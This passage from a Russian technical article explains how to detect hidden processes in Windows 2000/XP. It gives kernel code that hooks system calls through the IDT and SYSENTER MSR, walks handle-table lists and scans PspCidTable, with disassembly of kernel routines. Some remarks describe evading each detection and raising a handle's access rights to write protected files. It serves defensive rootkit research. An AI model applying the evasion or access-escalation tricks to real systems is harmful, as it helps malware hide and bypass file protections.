void ProcessListHead(PLIST_ENTRY ListHead)
{
 PLIST_ENTRY Item;

 if (ListHead)
 {
  Item = ListHead->Flink;

  while (Item != ListHead)
  {
   CollectProcess(*(PEPROCESS *)((ULONG)Item + WaitProcOffset));
   Item = Item->Flink;
  }
 }

 return;
}
```

CollectProcess - это функция добавляющая процесс в список, если он еще не был туда добавлен.

Получение списка процессов перехватом системных вызовов.

Любой работающий процесс взаимодействует с системой через API, и большинство этих запросов превращаются в обращения к ядру системы через интерфейс системных вызовов. Конечно, процесс может работать не вызывая API, но тогда никакой полезной (или вредной) работы он выполнять не сможет. В общем идея состоит в том, чтобы перехватить обращения к интерфейсу системных вызовов, а в обработчике получать указатель на EPROCESS текущего процесса. Список указателей придется собирать определенное время, и в него не войдут процессы ни разу не выполнявшие системные вызовы за время сбора этой информации (например процессы, потоки которых находятся в состоянии ожидания).

В windows 2000 для системного вызова используется прерывание 2Eh, поэтому для перехвата системных вызовов нам нужно изменить дескриптор соответствующего прерывания в idt. Для этого нам нужно сначала определить положение idt в памяти с помощью команды sidt. Эта команда возвращает следующую структуру:

```
typedef struct _Idt
{
 USHORT Size;
 ULONG  Base;
} TIdt;
```

Код изменяющий вектор прерывания 2Eh будет выглядеть так:

```
void Set2kSyscallHook()
{
```

```
 TIdt Idt;
 __asm
 {
  pushad
  cli
  sidt [Idt]
  mov esi, NewSyscall
  mov ebx, Idt.Base
  xchg [ebx + 0x170], si
  rol esi, 0x10
  xchg [ebx + 0x176], si
  ror esi, 0x10
  mov OldSyscall, esi
  sti
  popad
 }
}
```

Естественно, перед выгрузкой драйвера нужно все восстанавливать:

```
void Win2kSyscallUnhook()
{
 TIdt Idt;
 __asm
 {
  pushad
  cli
  sidt [Idt]
  mov esi, OldSyscall
  mov ebx, Idt.Base
  mov [ebx + 0x170], si
  rol esi, 0x10
  mov [ebx + 0x176], si
  sti
  xor eax, eax
  mov OldSyscall, eax
  popad
 }
}
```

В Windows XP используется интерфейс системных вызовов построенный на основе команды sysenter/sysexit которые появились в процессорах Pentium 2. Работой этих команд управляют модельно-специфичные регистры (MSR). Адрес обработчика системного вызова задается в MSR регистре SYSENTER_EIP_MSR (номер 0x176). Чтение MSR регистра выполняется командой rdmsr, перед этим в ECX должен быть помещен номер читаемого регистра, а результат помещается в пару регистров EDX:EAX. В нашем случае регистр SYSENTER_EIP_MSR 32 битный, поэтому в EDX будет 0, а в EAX адрес обработчика системных вызовов. Аналогично, с помощью wrmsr выполняется запись в MSR регистр. Но тут существует один подводный камень: при записи в 32 битный MSR регистр, EDX должен быть обнулен, иначе это вызовет исключений и приведет к немедленному падению системы.

С учетом вышесказанного, код заменяющий обработчик системных вызовов будет выглядеть так:

```
void SetXpSyscallHook()
{
 __asm
 {
  pushad
  mov ecx, 0x176
  rdmsr
  mov OldSyscall, eax
  mov eax, NewSyscall
  xor edx, edx
  wrmsr
  popad
 }
}
```

А восстанавливающий старый обработчик так:

```
void XpSyscallUnhook()
{
 __asm
 {
  pushad
  mov ecx, 0x176
  mov eax, OldSyscall
  xor edx, edx
  wrmsr
  xor eax, eax
  mov OldSyscall, eax
  popad
 }
}
```

Особенность Windows XP в том, что системный вызов может быть произведен как через sysenter, так и через int 2Eh, поэтому нам нужно заменить оба обработчика своими.

Новый обработчик системного вызова должен получить указатель на EPROCESS текущего процесса, и если это новый процесс, добавить этот процесс в списки.

Соответственно, новый обработчик системного вызова будет выглядеть так:

```
void __declspec(naked) NewSyscall()
{
 __asm
 {
  pushad
  pushfd
  push fs
  mov di, 0x30
  mov fs, di
  mov eax, fs:[0x124]
  mov eax, [eax + 0x44]
  push eax
  call CollectProcess
  pop fs
  popfd
  popad
  jmp OldSyscall
 }
}
```

Для получения полного списка процессов этот код должен работать некоторое время, и в связи с этим возникает следующая проблема: если процесс находящийся в списке будет удален, то при последующем просмотре списка мы получим неверный указатель, в результате мы либо ошибочно найдем скрытый процесс, либо вообще получим BSOD. Выходом из этой ситуации является регистрация с помощью PsSetCreateProcessNotifyRoutine Callback функции, которая будет вызвана при создании или завершении процесса. При завершении процесса его нужно удалять из списка. Callback функция имеет следующий прототип:

```
VOID
(*PCREATE_PROCESS_NOTIFY_ROUTINE) (
    IN HANDLE  ParentId,
    IN HANDLE  ProcessId,
    IN BOOLEAN  Create
    );
```

Установка обработчика производится так:

```
PsSetCreateProcessNotifyRoutine(NotifyRoutine, FALSE);
```

А удаление так:

```
PsSetCreateProcessNotifyRoutine(NotifyRoutine, TRUE);
```

Здесь существует один неочевидный момент, Callback функция всегда вызывается в контексте завершаемого процесса, следовательно нельзя удалять процесс из списков прямо в ней. Для этого мы воспользуемся рабочими потоками системы, сначала выделим память под рабочий поток с помощью IoAllocateWorkItem, а затем поместим свое задание в очередь рабочего потока с помощью IoQueueWorkItem. В самом обработчике будем не только удалять из списка завершившиеся процессы, но и добавлять создающиеся. А вот и код самого обработчика:

```
void WorkItemProc(PDEVICE_OBJECT DeviceObject, PWorkItemStruct Data)
{
 KeWaitForSingleObject(Data->pEPROCESS, Executive, KernelMode, FALSE, NULL);

 DelItem(&wLastItem, Data->pEPROCESS);

 ObDereferenceObject(Data->pEPROCESS);

 IoFreeWorkItem(Data->IoWorkItem);

 ExFreePool(Data);

 return;
}

void NotifyRoutine(IN HANDLE  ParentId,
                   IN HANDLE  ProcessId,
                   IN BOOLEAN Create)
{
 PEPROCESS       process;
 PWorkItemStruct Data;

 if (Create)
 {
  PsLookupProcessByProcessId(ProcessId, &process);

  if (!IsAdded(wLastItem, process)) AddItem(&wLastItem, process);

  ObDereferenceObject(process);

 } else
 {
  process = PsGetCurrentProcess();

  ObReferenceObject(process);

  Data = ExAllocatePool(NonPagedPool, sizeof(TWorkItemStruct));

  Data->IoWorkItem = IoAllocateWorkItem(deviceObject);

  Data->pEPROCESS  = process;

  IoQueueWorkItem(Data->IoWorkItem, WorkItemProc, DelayedWorkQueue, Data);
 }

 return;
}
```

Это весьма надежный способ обнаружения скрытых процессов, так как без системных вызовов не может обойтись ни один процесс, но некоторые процессы могут долго находиться в состоянии ожидания и не осуществлять системные вызовы в течении продолжительного времени, такие процессы обнаружены не будут.

Обойти этот метод обнаружения при желании также несложно, для этого нужно изменить метод выполнения системного вызова в скрываемых процессах (перестроить на другое прерывание или на каллгейт в GDT). Особенно легко это сделать для Windows XP, так как достаточно пропатчить KiFastSystemCall в ntdll.dll и создать соответствующий шлюз для системного вызова. В Windows 2000 это сделать несколько сложнее, так как там вызовы int 2E разбросаны по ntdll, но найти и пропатчить все эти места также не очень сложно, поэтому полностью полагаться на результаты

этой проверки тоже нельзя.

Получение списка процессов просмотром списка таблиц хэндлов.

Если вы когда-нибудь скрывали процесс методом его удаления из списка PsActiveProcesses, то наверняка обратили внимание на то, что при перечислении хэндлов с помощью ZwQuerySystemInformation хэндлы скрытого процесса участвуют в перечислении, в том числе определяется его ProcessId. Происходит это потому, что для удобства перечисления хэндлов, все таблицы хэндлов обьединены в двусвязный список HandleTableList. Смещение этого списка в структуре HANDLE_TABLE для Windows 2000 равно 0x054, а для Windows XP - 0x01C, начинается этот список с HandleTableListHead. Структура HANDLE_TABLE содержит в себе указатель на владеющий ей процесс (QuotaProcess), смещение этого указателя в Windows 2000 равно 0x00C, а в Windows XP - 0x004. Пройдя по списку таблиц хэндлов мы можем построить по ним список процессов. Для начала нам нужно найти HandleTableListHead. Дизассемблирование ядра показало, что ссылки на него находятся глубоко во вложенных функциях, поэтому метод поиска путем дизассемблирования кода, который мы применяли ранее, здесь совсем не подходит. Но для поиска HandleTableListHead можно использовать то свойство, что HandleTableListHead - это глобальная переменная ядра, и следовательно она находится в одной из секций его PE файла, а остальные элементы HandleTableList находятся в динамически выделяемой памяти, а следовательно всегда будут за его пределами. Из этого следует, что нам нужно получить указатель на HandleTable любого процесса, и двигаться по связаному списку до тех пор, пока его элемент не окажется внутри PE файла ядра. Этот элемент и будет HandleTableListHead. Для определения базы и размера файла ядра в памяти используем функцию ZwQuerySystemInformation с классом SystemModuleInformation. Она возвратит нам массив описателей загруженных модулей, в котором первым элементом всегда будет ядро. С учетом всего вышесказаного, код поиска HandleTableListHead будет выглядеть так:

```
void GetHandleTableListHead()
{
 PSYSTEM_MODULE_INFORMATION_EX Info = GetInfoTable(SystemModuleInformation);
 ULONG NtoskrnlBase = (ULONG)Info->Modules[0].Base;
 ULONG NtoskrnlSize = Info->Modules[0].Size;
 PHANDLE_TABLE HandleTable = *(PHANDLE_TABLE *)((ULONG)PsGetCurrentProcess() + HandleTableOffset);
 PLIST_ENTRY HandleTableList = (PLIST_ENTRY)((ULONG)HandleTable + HandleTableListOffset);
 PLIST_ENTRY CurrTable;

 ExFreePool(Info);

 for (CurrTable = HandleTableList->Flink;
      CurrTable != HandleTableList;
      CurrTable = CurrTable->Flink)
 {
  if ((ULONG)CurrTable > NtoskrnlBase && (ULONG)CurrTable < NtoskrnlBase + NtoskrnlSize)
  {
   HandleTableListHead = CurrTable;
   break;
  }
 }
}
```

Этот код весьма универсален, так как работает в любых версиях Windows NT, и к тому же может применяться не только для поиска HandleTableListHead, но также и любых других списков имеющих подобную структуру.

После получения адреса HandleTableListHead мы можем пройтись по таблицам хэндлов и построить по ним список запущенных процессов:

```
void ScanHandleTablesList()
```

```
{
 PLIST_ENTRY CurrTable;
 PEPROCESS QuotaProcess;

 for (CurrTable =  HandleTableListHead->Flink;
      CurrTable != HandleTableListHead;
      CurrTable =  CurrTable->Flink)
 {
  QuotaProcess = *(PEPROCESS *)((PUCHAR)CurrTable - HandleTableListOffset + QuotaProcessOffset);
  if (QuotaProcess) CollectProcess(QuotaProcess);
 }
}
```

Этот метод обнаружения скрытых процессов применяется в программах F-Secure Black Light и в последней версии KProcCheck. Как его обойти, я думаю вы сами догадаетесь.

Получение списка процессов путем сканирования PspCidTable.

Еще одна особенность скрытия процесса с помощью удаления его из PsActiveProcesses состоит в том, что это никак не мешает открытию процесса с помощью OpenProcess. На этой особенности построен метод обнаружения процессов путем перебора их pid с попыткой открыть такой процесс. Этот метод я приводить не стал, так как по моему мнению, он лишен каких либо достоинств, в общем, можно сказать - черезжопный метод. Но сам факт его существования говорит о том, что в системе существует еще какой-то список процессов помимо PsActiveProcesses, по которому и происходит открытие процесса. При переборе ProcessId обнаруживается еще одна особенность - один процесс может быть открыт по нескольким разным pid, а это наводит на мысль о том, что второй список процессов представляет из себя ни что иное, как HANDLE_TABLE. Для того, чтобы удостовериться в этом, заглянем в функцию ZwOpenProces:

```
PAGE:0049D59E ; NTSTATUS __stdcall NtOpenProcess(PHANDLE ProcessHandle, ACCESS_MASK DesiredAccess,
                                                 POBJECT_ATTRIBUTES ObjectAttributes,PCLIENT_ID
    ClientId)
PAGE:0049D59E                 public NtOpenProcess
PAGE:0049D59E NtOpenProcess   proc near
PAGE:0049D59E
PAGE:0049D59E ProcessHandle   = dword ptr  4
PAGE:0049D59E DesiredAccess   = dword ptr  8
PAGE:0049D59E ObjectAttributes= dword ptr  0Ch
PAGE:0049D59E ClientId        = dword ptr  10h
PAGE:0049D59E
PAGE:0049D59E                 push    0C4h
PAGE:0049D5A3                 push    offset dword_413560 ; int
PAGE:0049D5A8                 call    sub_40BA92
PAGE:0049D5AD                 xor     esi, esi
PAGE:0049D5AF                 mov     [ebp-2Ch], esi
PAGE:0049D5B2                 xor     eax, eax
PAGE:0049D5B4                 lea     edi, [ebp-28h]
PAGE:0049D5B7                 stosd
PAGE:0049D5B8                 mov     eax, large fs:124h
PAGE:0049D5BE                 mov     al, [eax+140h]
PAGE:0049D5C4                 mov     [ebp-34h], al
PAGE:0049D5C7                 test    al, al
PAGE:0049D5C9                 jz      loc_4BE034
PAGE:0049D5CF                 mov     [ebp-4], esi
PAGE:0049D5D2                 mov     eax, MmUserProbeAddress
PAGE:0049D5D7                 mov     ecx, [ebp+8]
PAGE:0049D5DA                 cmp     ecx, eax
PAGE:0049D5DC                 jnb     loc_520CDE
PAGE:0049D5E2 loc_49D5E2:
PAGE:0049D5E2                 mov     eax, [ecx]
PAGE:0049D5E4                 mov     [ecx], eax
PAGE:0049D5E6                 mov     ebx, [ebp+10h]
PAGE:0049D5E9                 test    bl, 3
```

```
PAGE:0049D5EC                 jnz     loc_520CE5
PAGE:0049D5F2 loc_49D5F2:
PAGE:0049D5F2                 mov     eax, MmUserProbeAddress
PAGE:0049D5F7                 cmp     ebx, eax
PAGE:0049D5F9                 jnb     loc_520CEF
PAGE:0049D5FF loc_49D5FF:
PAGE:0049D5FF                 cmp     [ebx+8], esi
PAGE:0049D602                 setnz   byte ptr [ebp-1Ah]
PAGE:0049D606                 mov     ecx, [ebx+0Ch]
PAGE:0049D609                 mov     [ebp-38h], ecx
PAGE:0049D60C                 mov     ecx, [ebp+14h]
PAGE:0049D60F                 cmp     ecx, esi
PAGE:0049D611                 jz      loc_4CCB88
PAGE:0049D617                 test    cl, 3
PAGE:0049D61A                 jnz     loc_520CFB
PAGE:0049D620 loc_49D620:
PAGE:0049D620                 cmp     ecx, eax
PAGE:0049D622                 jnb     loc_520D0D
PAGE:0049D628 loc_49D628:
PAGE:0049D628                 mov     eax, [ecx]
PAGE:0049D62A                 mov     [ebp-2Ch], eax
PAGE:0049D62D                 mov     eax, [ecx+4]
PAGE:0049D630                 mov     [ebp-28h], eax
PAGE:0049D633                 mov     byte ptr [ebp-19h], 1
PAGE:0049D637 loc_49D637:
PAGE:0049D637                 or      dword ptr [ebp-4], 0FFFFFFFFh
PAGE:0049D63B loc_49D63B:
PAGE:0049D63B
PAGE:0049D63B                 cmp     byte ptr [ebp-1Ah], 0
PAGE:0049D63F                 jnz     loc_520D34
PAGE:0049D645 loc_49D645:
PAGE:0049D645                 mov     eax, PsProcessType
PAGE:0049D64A                 add     eax, 68h
PAGE:0049D64D                 push    eax
PAGE:0049D64E                 push    dword ptr [ebp+0Ch]
PAGE:0049D651                 lea     eax, [ebp-0D4h]
PAGE:0049D657                 push    eax
PAGE:0049D658                 lea     eax, [ebp-0B8h]
PAGE:0049D65E                 push    eax
PAGE:0049D65F                 call    SeCreateAccessState
PAGE:0049D664                 cmp     eax, esi
PAGE:0049D666                 jl      loc_49D718
PAGE:0049D66C                 push    dword ptr [ebp-34h] ; PreviousMode
PAGE:0049D66F                 push    ds:stru_5B6978.HighPart
PAGE:0049D675                 push    ds:stru_5B6978.LowPart ; PrivilegeValue
PAGE:0049D67B                 call    SeSinglePrivilegeCheck
PAGE:0049D680                 test    al, al
PAGE:0049D682                 jnz     loc_4AA7DB
PAGE:0049D688 loc_49D688:
PAGE:0049D688                 cmp     byte ptr [ebp-1Ah], 0
PAGE:0049D68C                 jnz     loc_520D52
PAGE:0049D692                 cmp     byte ptr [ebp-19h], 0
PAGE:0049D696                 jz      loc_4CCB9A
PAGE:0049D69C                 mov     [ebp-30h], esi
PAGE:0049D69F                 cmp     [ebp-28h], esi
PAGE:0049D6A2                 jnz     loc_4C1301
PAGE:0049D6A8                 lea     eax, [ebp-24h]
PAGE:0049D6AB                 push    eax
PAGE:0049D6AC                 push    dword ptr [ebp-2Ch]
PAGE:0049D6AF                 call    PsLookupProcessByProcessId
PAGE:0049D6B4 loc_49D6B4:
```

Как вы видите, этот код безопасным образом копирует переданные указатели, проверяя присутствие их в границах пользовательских адресов, проверяет права доступа и наличие привилегии "SeDebugPrivilege", после чего извлекает ProcessId из структуры CLIENT_ID и передает его функции PsLookupProcessByProcessId, задача которой - получить по ProcessId указатель на EPROCESS. Дальнейшее продолжение функции приводить не имеет смысла, поэтому заглянем теперь в PsLookupProcessByProcessId:

```
PAGE:0049D725                 public PsLookupProcessByProcessId
PAGE:0049D725 PsLookupProcessByProcessId proc near
PAGE:0049D725
PAGE:0049D725
PAGE:0049D725 ProcessId       = dword ptr  8
PAGE:0049D725 Process         = dword ptr  0Ch
PAGE:0049D725
PAGE:0049D725                 mov     edi, edi
PAGE:0049D727                 push    ebp
PAGE:0049D728                 mov     ebp, esp
PAGE:0049D72A                 push    ebx
PAGE:0049D72B                 push    esi
PAGE:0049D72C                 mov     eax, large fs:124h
PAGE:0049D732                 push    [ebp+ProcessId]
PAGE:0049D735                 mov     esi, eax
PAGE:0049D737                 dec     dword ptr [esi+0D4h]
PAGE:0049D73D                 push    PspCidTable
PAGE:0049D743                 call    ExMapHandleToPointer
PAGE:0049D748                 mov     ebx, eax
PAGE:0049D74A                 test    ebx, ebx
PAGE:0049D74C                 mov     [ebp+ProcessId], STATUS_INVALID_PARAMETER
PAGE:0049D753                 jz      short loc_49D787
PAGE:0049D755                 push    edi
PAGE:0049D756                 mov     edi, [ebx]
PAGE:0049D758                 cmp     byte ptr [edi], 3
PAGE:0049D75B                 jnz     short loc_49D77A
PAGE:0049D75D                 cmp     dword ptr [edi+1A4h], 0
PAGE:0049D764                 jz      short loc_49D77A
PAGE:0049D766                 mov     ecx, edi
PAGE:0049D768                 call    sub_4134A9
PAGE:0049D76D                 test    al, al
PAGE:0049D76F                 jz      short loc_49D77A
PAGE:0049D771                 mov     eax, [ebp+Process]
PAGE:0049D774                 and     [ebp+ProcessId], 0
PAGE:0049D778                 mov     [eax], edi
PAGE:0049D77A loc_49D77A:
PAGE:0049D77A                 push    ebx
PAGE:0049D77B                 push    PspCidTable
PAGE:0049D781                 call    ExUnlockHandleTableEntry
PAGE:0049D786                 pop     edi
PAGE:0049D787 loc_49D787:
PAGE:0049D787                 inc     dword ptr [esi+0D4h]
PAGE:0049D78D                 jnz     short loc_49D79A
PAGE:0049D78F                 lea     eax, [esi+34h]
PAGE:0049D792                 cmp     [eax], eax
PAGE:0049D794                 jnz     loc_52388A
PAGE:0049D79A loc_49D79A:
PAGE:0049D79A                 mov     eax, [ebp+ProcessId]
PAGE:0049D79D                 pop     esi
PAGE:0049D79E                 pop     ebx
PAGE:0049D79F                 pop     ebp
PAGE:0049D7A0                 retn    8
```

То что мы видим здесь, подтверждает наличие второй таблицы процессов, организованной как HANDLE_TABLE. Сама таблица называется PspCidTable и хранит в себе списки процессов и потоков, и используется еще в функциях PsLookupProcessThreadByCid и PsLookupThreadByThreadId. Как мы видим, хэндл и указатель на таблицу хэндлов передаются функции ExMapHandleToPointer, которая (при валидности хэндла) возвращает указатель на элемент таблицы описывающий данный хэндл - HANDLE_TABLE_ENTRY. Скормив файл ntoskrnl.pdb программе PDBdump и порывшись в полученном логе, можно откопать следующее:

```
struct _HANDLE_TABLE_ENTRY {
 // static data ------------------------------------
 // non-static data --------------------------------
  /*<thisrel this+0x0>*/ /*|0x4|*/ void* Object;
  /*<thisrel this+0x0>*/ /*|0x4|*/ unsigned long ObAttributes;
  /*<thisrel this+0x0>*/ /*|0x4|*/ struct _HANDLE_TABLE_ENTRY_INFO* InfoTable;
  /*<thisrel this+0x0>*/ /*|0x4|*/ unsigned long Value;
  /*<thisrel this+0x4>*/ /*|0x4|*/ unsigned long GrantedAccess;
```

```
  /*<thisrel this+0x4>*/ /*|0x2|*/ unsigned short GrantedAccessIndex;
  /*<thisrel this+0x6>*/ /*|0x2|*/ unsigned short CreatorBackTraceIndex;
  /*<thisrel this+0x4>*/ /*|0x4|*/ long NextFreeTableEntry;
  };// <size 0x8>
```

Из этого можно составить такую структуру HANDLE_TABLE_ENTRY:

```
typedef struct _HANDLE_TABLE_ENTRY
{
    union
    {
        PVOID                    Object;
        ULONG                    ObAttributes;
        PHANDLE_TABLE_ENTRY_INFO InfoTable;
        ULONG                    Value;
    };

    union
   {
       union
       {
          ACCESS_MASK GrantedAccess;
          struct
          {
              USHORT GrantedAccessIndex;
              USHORT CreatorBackTraceIndex;
          };
       };

       LONG NextFreeTableEntry;
   };
} HANDLE_TABLE_ENTRY, *PHANDLE_TABLE_ENTRY;
```

Что полезного мы можем из этого извлечь? Первым делом нас интересует содержимое поля Object, которое является суммой указателя на описываемый хэндлом объект и флага указывающего на занятость данного элемента таблицы (подробнее этот момент мы рассмотрим немного позже). Весьма интересным является поле GrantedAccess, которое указывает допустимые права доступа к объекту по этому хэндлу. Нпример, можно открыть файл на чтение, поправить поле GrantedAccess и писать в этот файл. Подобный метод можно использовать для чтения/записи файлов, которых не удается открыть с требуемыми правами доступа (например занятых другим процессом). Но вернемся к нашей задаче - получить список процессов путем просмотра PspCidTable. Для этого нам нужно разобраться с форматом таблицы хендлов, для того чтобы суметь их перечислить. С этого момента начинается серьезная разница между Windows 2000 и Windows XP. Форматы их таблиц хэндлов сильно отличаются, и нам придется разобраться с их форматом для каждой ОС отдельно.

Для начала рассмотрим формат таблицы хэндлов в Windows 2000, так как там она гораздо проще для понимания. Для начала заглянем в код функции ExMapHandleToPointer:

```
PAGE:00493285 ExMapHandleToPointer proc near
PAGE:00493285
PAGE:00493285
PAGE:00493285 HandleTable     = dword ptr  8
PAGE:00493285 Handle          = dword ptr  0Ch
PAGE:00493285
PAGE:00493285                 push    esi
PAGE:00493286                 push    [esp+Handle]
PAGE:0049328A                 push    [esp+4+HandleTable]
PAGE:0049328E                 call    ExpLookupHandleTableEntry
PAGE:00493293                 mov     esi, eax
PAGE:00493295                 test    esi, esi
PAGE:00493297                 jz      short loc_4932A9
PAGE:00493299                 push    esi
PAGE:0049329A                 push    [esp+4+HandleTable]
PAGE:0049329E                 call    ExLockHandleTableEntry
PAGE:004932A3                 neg     al
PAGE:004932A5                 sbb     eax, eax
PAGE:004932A7                 and     eax, esi
```

```
PAGE:004932A9 loc_4932A9:
PAGE:004932A9                 pop     esi
PAGE:004932AA                 retn    8
PAGE:004932AA ExMapHandleToPointer endp
```

Здесь происходит вызов функции ExMapHandleToPointer которая производит сам поиск по HANDLE_TABLE, и вызов ExLockHandleTableEntry которая устанавливает Lock Bit. Для понимания работы таблицы хэндлов нам придется разобрать обе эти функции. Начнем с ExpLookupHandleTableEntry:

```
PAGE:00493545 ExpLookupHandleTableEntry proc near
PAGE:00493545
PAGE:00493545
PAGE:00493545 HandleTable     = dword ptr  0Ch
PAGE:00493545 Handle          = dword ptr  10h
PAGE:00493545
PAGE:00493545                 push    esi
PAGE:00493546                 push    edi
PAGE:00493547                 mov     edi, [esp+Handle]
PAGE:0049354B                 mov     eax, 0FFh
PAGE:00493550                 mov     ecx, edi
PAGE:00493552                 mov     edx, edi
PAGE:00493554                 mov     esi, edi
PAGE:00493556                 shr     ecx, 12h
PAGE:00493559                 shr     edx, 0Ah
PAGE:0049355C                 shr     esi, 2
PAGE:0049355F                 and     ecx, eax
PAGE:00493561                 and     edx, eax
PAGE:00493563                 and     esi, eax
PAGE:00493565                 test    edi, 0FC000000h
PAGE:0049356B                 jnz     short loc_49358A
PAGE:0049356D                 mov     eax, [esp+HandleTable]
PAGE:00493571                 mov     eax, [eax+8]
PAGE:00493574                 mov     ecx, [eax+ecx*4]
PAGE:00493577                 test    ecx, ecx
PAGE:00493579                 jz      short loc_49358A
PAGE:0049357B                 mov     ecx, [ecx+edx*4]
PAGE:0049357E                 test    ecx, ecx
PAGE:00493580                 jz      short loc_49358A
PAGE:00493582                 lea     eax, [ecx+esi*8]
PAGE:00493585 loc_493585:
PAGE:00493585                 pop     edi
PAGE:00493586                 pop     esi
PAGE:00493587                 retn    8
PAGE:0049358A loc_49358A:
PAGE:0049358A                 xor     eax, eax
PAGE:0049358C                 jmp     short loc_493585
PAGE:0049358C ExpLookupHandleTableEntry endp
```

В дополнение к этому приведу структуру HANDLE_TABLE полученную из дампа ntoskrnl.pdb:

```
struct _HANDLE_TABLE {
  // static data ------------------------------------
  // non-static data --------------------------------
  /*<thisrel this+0x0>*/ /*|0x4|*/ unsigned long Flags;
  /*<thisrel this+0x4>*/ /*|0x4|*/ long HandleCount;
  /*<thisrel this+0x8>*/ /*|0x4|*/ struct _HANDLE_TABLE_ENTRY*** Table;
  /*<thisrel this+0xc>*/ /*|0x4|*/ struct _EPROCESS* QuotaProcess;
  /*<thisrel this+0x10>*/ /*|0x4|*/ void* UniqueProcessId;
  /*<thisrel this+0x14>*/ /*|0x4|*/ long FirstFreeTableEntry;
  /*<thisrel this+0x18>*/ /*|0x4|*/ long NextIndexNeedingPool;
  /*<thisrel this+0x1c>*/ /*|0x38|*/ struct _ERESOURCE HandleTableLock;
  /*<thisrel this+0x54>*/ /*|0x8|*/ struct _LIST_ENTRY HandleTableList;
  /*<thisrel this+0x5C>*/ /*|0x10|*/ struct _KEVENT HandleContentionEvent;
}; // <size 0x6c>
```

По этим данным восстановим структуру таблицы хэндлов:

```
typedef struct _WIN2K_HANDLE_TABLE
{
```

```
 ULONG                Flags;
 LONG                 HandleCount;
 PHANDLE_TABLE_ENTRY **Table;
 PEPROCESS            QuotaProcess;
 HANDLE               UniqueProcessId;
 LONG                 FirstFreeTableEntry;
 LONG                 NextIndexNeedingPool;
 ERESOURCE            HandleTableLock;
 LIST_ENTRY           HandleTableList;
 KEVENT               HandleContentionEvent;
} WIN2K_HANDLE_TABLE , *PWIN2K_HANDLE_TABLE ;
```

Из всего этого очевидно, что значение хэндла раскладывается на три части, которые являются индексами в трехуровневой таблице объектов. Теперь посмотрим в функцию ExLockHandleTableEntry:

```
PAGE:00492E2B ExLockHandleTableEntry proc near
PAGE:00492E2B
PAGE:00492E2B
PAGE:00492E2B var_8           = dword ptr -8
PAGE:00492E2B var_4           = dword ptr -4
PAGE:00492E2B HandleTable     = dword ptr  8
PAGE:00492E2B Entry           = dword ptr  0Ch
PAGE:00492E2B
PAGE:00492E2B                 push    ebp
PAGE:00492E2C                 mov     ebp, esp
PAGE:00492E2E                 push    ecx
PAGE:00492E2F                 push    ecx
PAGE:00492E30                 push    ebx
PAGE:00492E31                 push    esi
PAGE:00492E32                 xor     ebx, ebx
PAGE:00492E34 loc_492E34:
PAGE:00492E34                 mov     eax, [ebp+Entry]
PAGE:00492E37                 mov     esi, [eax]
PAGE:00492E39                 test    esi, esi
PAGE:00492E3B                 mov     [ebp+var_8], esi
PAGE:00492E3E                 jz      short loc_492E89
PAGE:00492E40                 jle     short loc_492E64
PAGE:00492E42                 mov     eax, esi
PAGE:00492E44                 or      eax, 80000000h      // set WIN2K_TABLE_ENTRY_LOCK_BIT
PAGE:00492E49                 mov     [ebp+var_4], eax
PAGE:00492E4C                 mov     eax, [ebp+var_8]
PAGE:00492E4F                 mov     ecx, [ebp+Entry]
PAGE:00492E52                 mov     edx, [ebp+var_4]
PAGE:00492E55                 cmpxchg [ecx], edx
PAGE:00492E58                 cmp     eax, esi
PAGE:00492E5A                 jnz     short loc_492E64
PAGE:00492E5C                 mov     al, 1
PAGE:00492E5E loc_492E5E:
PAGE:00492E5E                 pop     esi
PAGE:00492E5F                 pop     ebx
PAGE:00492E60                 leave
PAGE:00492E61                 retn    8
PAGE:00492E64 loc_492E64:
PAGE:00492E64                 mov     eax, ebx
PAGE:00492E66                 inc     ebx
PAGE:00492E67                 cmp     eax, 1
PAGE:00492E6A                 jb      loc_4BC234
PAGE:00492E70                 mov     eax, [ebp+HandleTable]
PAGE:00492E73                 push    offset unk_46D240 ; Timeout
PAGE:00492E78                 push    0               ; Alertable
PAGE:00492E7A                 push    0               ; WaitMode
PAGE:00492E7C                 add     eax, 5Ch
PAGE:00492E7F                 push    0               ; WaitReason
PAGE:00492E81                 push    eax             ; Object
PAGE:00492E82                 call    KeWaitForSingleObject
PAGE:00492E87                 jmp     short loc_492E34
PAGE:00492E89 loc_492E89:
PAGE:00492E89                 xor     al, al
PAGE:00492E8B                 jmp     short loc_492E5E
PAGE:00492E8B ExLockHandleTableEntry endp
```

Смысл данного кода состоит в том, что он проверяет 31 бит в элементе Object структуры HANDLE_TABLE_ENTRY, устанавливает его, а в случае, если он установлен - ждет HandleContentionEvent в HANDLE_TABLE. Для нас важен лишь факт установки TABLE_ENTRY_LOCK_BIT, так как он являтся частью адреса объекта, и при сброшенном бите мы получим невалидный адрес. С форматом таблицы хэндлов мы вроде разобрались, теперь можно написать код перебора объектов в таблице:

```
void ScanWin2KHandleTable(PWIN2K_HANDLE_TABLE HandleTable)
{
 int i, j, k;
 PHANDLE_TABLE_ENTRY Entry;

 for (i = 0; i < 0x100; i++)
 {
  if (HandleTable->Table[i])
  {
   for (j = 0; j < 0x100; j++)
   {
    if (HandleTable->Table[i][j])
    {
     for (k = 0; k < 0x100; k++)
     {
      Entry = &HandleTable->Table[i][j][k];

      if (Entry->Object)
        ProcessObject((PVOID)((ULONG)Entry->Object | WIN2K_TABLE_ENTRY_LOCK_BIT));
     }
    }
   }
  }
 }
}
```

Эта функция перебирает все объекты в таблице и вызывает для каждого из них функцию ProcessObject, которая определяет тип объекта и соответствующим образом его обрабатывает. Вот код этой функции:

```
void ProcessObject(PVOID Object)
{
 POBJECT_HEADER ObjectHeader = OBJECT_TO_OBJECT_HEADER(Object);

 if (ObjectHeader->Type == *PsProcessType) CollectProcess(Object);

 if (ObjectHeader->Type == *PsThreadType)  ThreadCollect(Object);
}
```

Итак, с форматом таблицы объектов в Windows 2000 мы разобрались, теперь пора приступить к ее разбору в Windows XP. Начнем с дизассемблирования функции ExpLookupHandleTableEntry:

```
PAGE:0048D3C1 ExpLookupHandleTableEntry proc near
PAGE:0048D3C1
PAGE:0048D3C1
PAGE:0048D3C1 HandleTable     = dword ptr  8
PAGE:0048D3C1 Handle          = dword ptr  0Ch
PAGE:0048D3C1
PAGE:0048D3C1                 mov     edi, edi
PAGE:0048D3C3                 push    ebp
PAGE:0048D3C4                 mov     ebp, esp
PAGE:0048D3C6                 and     [ebp+Handle], 0FFFFFFFCh
PAGE:0048D3CA                 mov     eax, [ebp+Handle]
PAGE:0048D3CD                 mov     ecx, [ebp+HandleTable]
PAGE:0048D3D0                 mov     edx, [ebp+Handle]
PAGE:0048D3D3                 shr     eax, 2
PAGE:0048D3D6                 cmp     edx, [ecx+38h]
PAGE:0048D3D9                 jnb     loc_4958D6
